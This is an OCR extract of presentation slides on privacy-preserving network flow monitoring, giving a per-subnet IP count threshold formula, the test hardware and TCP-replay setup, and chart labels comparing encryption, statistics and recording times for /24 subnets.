
$$\forall IP_i \in subnet,\ count(IP_{i_s}) > \delta$$

Setup


- /20, /22, /24 traffic data was generated.
- Core i7 X980 running at 3.33 GHz, 24 GB RAM, RAID 0 array with three 6 GB/s HD (motherboard RAID controller + PCI Express limited us to read at 3 Gbps from HD)
- Live capturing experiments for 6 hours for each subnet size (TCP-replay was used for that purpose)
- Measurements done for data recording, compared to encryption and statistical data importion


/24



80
70
60
50
40
30
20
10
0
seconds
100000
200000
300000
400000
500000
# of flow records
Time to Encrypt
Time to Encrypt+Statistics
Statistics



/24
350
300
250
200
150
100
50
0
seconds
100000
200000
300000
400000
500000
# of flow records
Time to generate Statistics
Time to Encrypt
Time to Encrypt+Statistics
Time to Record

